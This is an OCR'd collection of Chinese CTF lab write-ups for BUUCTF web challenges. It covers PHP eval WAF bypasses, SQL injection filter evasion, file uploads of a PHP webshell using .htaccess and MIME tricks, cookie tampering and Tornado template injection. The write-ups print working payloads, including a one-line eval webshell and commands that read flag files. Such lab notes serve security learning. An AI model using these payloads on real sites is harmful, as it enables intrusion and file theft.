



201.[极客大挑战 2019]Knife







尝试直接用蚁剑



Syc=system('cat /flag');也可以

202.[ACTF2020 新生赛]Upload

简单的图片上传

203.[ACTF2020 新生赛]BackupFile

Try to find out source file!查找源代码 像是git泄露 扫描一下

```
python3 dirsearch.py -e php -u http://43fc8a22-9124-42d2-9d95-
e6a089e8c908.node5.buuoj.cn:81 --exclude-status 403,401
```

```
Target: http://43fc8a22-9124-42d2-9d95-e6a089e8c908.node5.buuoj.cn:81/

[17:27:39] Starting:
[17:27:53] 502 -    0B  - /.xctool-args
[17:28:17] 502 -    0B  - /database/phpMyAdmin2/
[17:28:23] 200 -  347B  - /index.php.bak
[17:28:48] 502 -    0B  - /snoop2
[17:28:50] 502 -    0B  - /store_admin
[17:28:50] 502 -    0B  - /story
[17:28:50] 502 -    0B  - /store/app/etc/local.xml
[17:28:50] 502 -    0B  - /strona_1
[17:28:50] 502 -    0B  - /strona_21
[17:28:50] 502 -    0B  - /strona_6
[17:28:51] 502 -    0B  - /swf

Task Completed
```

index.php.bak

D: > 浏览器下载 > index.php.bak

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

构造key=123即可


204.[极客大挑战 2019]BabySQL

python sqlmap.py -r C:\Users\lin\Desktop\1.txt -p username --batch --dbs

找到过滤词语


58	>+	200	48	779
61		200	51	779
62	ascii	200	50	779
68	union	200	50	779
78	HAVING	200	48	779
79	IF	200	48	779
80	INTO	200	60	779
85	sleep	200	53	779
95	OR	200	59	779
99	SELECT	200	59	779
109	WHERE	200	53	779
111	AND	200	53	779
116	drop	200	54	779
128	DROP	200	52	779
142	by	200	65	779
144	OUTFILE	200	52	779
148	SELECT	200	54	779
159	bin	200	56	779
162		200	59	779
168	WHERE	200	53	779
171		200	55	779
174	%0a	200	52	779

uunionnion发现可以绕过 则是黑名单去除



union select 1,2,3

后面就常规操作



最后报字段?username=admin&password=admin' uunionnion sselectelect 1,2,group_concat(passwoorrd)ffromrom b4bsql;#

205.[极客大挑战 2019]PHP

按提示 扫盘后找到源码 发序列化

206.[RoarCTF 2019]Easy Calc

```
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
```

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
        show_source(__FILE__);
}else{
                $str = $_GET['num'];
                $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
                foreach ($blacklist as $blackitem) {
                        if (preg_match('/' . $blackitem . '/m', $str)) {
                                die("what are you want to do?");
                        }
                }
                eval('echo '.$str.';');
}
?>
```

PHP 字符串解析特性：

删除空白字符：

PHP 在解析 URL 查询字符串时会删除空格等空白字符。例如，在 GET 请求的查询字符串中，%20（表示空格）会被自动转换成一个空白字符，且最终会从查询字符串中删除。

转换特殊字符为下划线：

PHP 会将某些特殊字符（如方括号 []）转为下划线。例如，news[id] 会被解析为 news_id，因此 $*GET["news[id"] 会变成* $GET["news_id"]。

（WAF绕过）：


1. PHP 删除空格：

   当我们向查询字符串添加 %20（即空格），PHP 会在解析时将其 删除。例如，/? %20num=abc 会被解析为 /?num=abc，而 WAF 看到的是没有空格的 num=abc，因此 WAF 无法检测到 num 参数中的字母。

2. WAF 的检查点：

   WAF 是在 URL 传入时对参数进行检查的，它会看到带有空格的查询字符串并认为 num 参数根本不存在，从而没有进行字母检查。PHP 处理完空格后，num 参数就恢复为正常的格式 num=abc，WAF 因为空格被误导，未能检测到问题。

? num=var_dump(scandir(chr(47)))



最后查看flag文件：

/calc.php?%20num=file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))

或者其他花式文件读取操作

```
/calc.php?%20num=show_source(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))
/calc.php?%20num=print_r(php_strip_whitespace(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
/calc.php?%20num=readfile(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))
/calc.php?%20num=var_dump(file(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
/calc.php?%20num=include(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))
```

207.[FSCTF 2023]是兄弟，就来传你の🐂！

上传一句话木马被阻止 not allowed!

上传图片文件头muma get out hacker!!!

文件名后缀改为pht，改文件名后缀是因为已经上传不了木马只能尝试用其他的

```
-----------------------------271446911019866307287752915
Content-Disposition: form-data; name="file"; filename="muma2.php7"
Content-Type: image/gif

GIF89a <?system('ls');
-----------------------------271446911019866307287752915
Content-Disposition: form-data; name="submit"

Submit
-----------------------------271446911019866307287752915--
```

Search

响应

美化 Raw Hex 页面渲染


```
HTTP/1.1 200 OK
Date: Tue, 06 May 2025 03:46:03 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 33
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

too long!length should be <=15!!
```

<?= 是php中的短标签相当于<?php echo

nl类似于cat，`nl /*` 的意思是把所有文件都打印出来

```
----------------------------27144691101986630728775291 5
Content-Disposition: form-data; name="file"; filename="muma2.php7" 6
Content-Type: image/png 7
 8
GIF<?=`nl/*`; 9
----------------------------27144691101986630728775291 0
Content-Disposition: form-data; name="submit" 1
 2
Submit 3
----------------------------27144691101986630728775291-- 4
 5
```

再访问文件



208.[LitCTF 2023]Follow me and hack me

传参

扫盘有彩蛋

209.[极客大挑战 2019]BuyFlag

从源码找到关键网站

```
<!-- Header -->
    <header id="header" class="alt">
        <h1><a href="index.html">Spectral</a></h1>
        <nav id="nav">
            <ul>
                <li class="special">
                    <a href="#menu" class="menuToggle"><span>Menu</span></a>
                    <div id="menu">
                        <ul>
                            <li><a href="index.php">Home</a></li>
                            <li><a href="pay.php">PayFlag</a></li>
                        </ul>
```

ATTENTION

If you want to buy the FLAG:
You must be a student from CUIT!!!
You must be answer the correct password!!!

Only Cuit's students can buy the FLAG

```
    </body>
<!--
    ~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
-->
```

传参没反应

```
1  POST /pay.php HTTP/1.1
2  Host: 0dab6e84-957f-4d48-89cc-f242d0a6c9a6.node5.buuoj.cn:81
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101
   Firefox/133.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 30
9  Origin: http://0dab6e84-957f-4d48-89cc-f242d0a6c9a6.node5.buuoj.cn:81
0  Connection: keep-alive
1  Referer: http://0dab6e84-957f-4d48-89cc-f242d0a6c9a6.node5.buuoj.cn:81/pay.php
2  Cookie: user=0
3  Upgrade-Insecure-Requests: 1
4  Priority: u=0, i
5
6  password=404a&money=1000000001
```

再看提示说必须是quit学生 注意到cookie 将0修改为1，放行后提示太长

you are Cuiter
Password Right!
Nember lenth is too long

用e 2e9

210.[HCTF 2018]admin

看题目直接登录 账号admin 密码123直接成功了

211.[MRCTF2020]你传你🐂呢

直接上传php文件报错，改后缀也无法绕过

```
-----------------------------207934894430468799254264992l9
Content-Disposition: form-data; name="uploaded"; filename="muma.php"
Content-Type: application/octet-stream

<?php @eval($_POST['yjh']);?>
-----------------------------207934894430468799254264992l9
Content-Disposition: form-data; name="submit"

□□□□
-----------------------------207934894430468799254264992l9--
```

Search

响应

美化 Raw Hex 页面渲染

我扌 your problem?

经过反复上传 初步断定要MIME绕过 再加上htaccess配置文件绕过

```
-----------------------------143149044521131072983488279675
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/png

AddType application/x-httpd-php .png
-----------------------------143149044521131072983488279675
Content-Disposition: form-data; name="submit"

□□□□
-----------------------------143149044521131072983488279675--
```


Search

响应

美化 Raw Hex 页面渲染

Warning: mkdir(): File exists in **/var/www/html/upload.php** on line **23**
/var/www/html/upload/12142c1077e8d97107fb79a12c949198/.htaccess succesfully uploaded!

再上传图片码



212.[护网杯 2018]easy_tornado


打开网址 /flag.txt /welcome.txt /hints.txt

/hints.txt
md5(cookie_secret+md5(filename))

/welcome.txt
render

/flag.txt
flag in /fllllllllllllag

抓包查看传参形式



url由filename和filehash构成 当只有前者时报错

http://457b220b-8c54-43d8-980e-c6e8e2632980.node5.buuoj.cn:81/error?msg=Error

尝试注入error?msg={{handler.settings}}

{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '418be007-c5d7-4f4c-8c35-2a4519cdae29'}

构造**/file?filename=/fllllllllllllag&filehash=md5(cookie_secret+md5(/fllllllllllllag))**

213.[Flask]SSTI

https://github.com/vulhub/vulhub/blob/master/flask/ssti/README.zh-cn.md

[Flask]SSTI

1

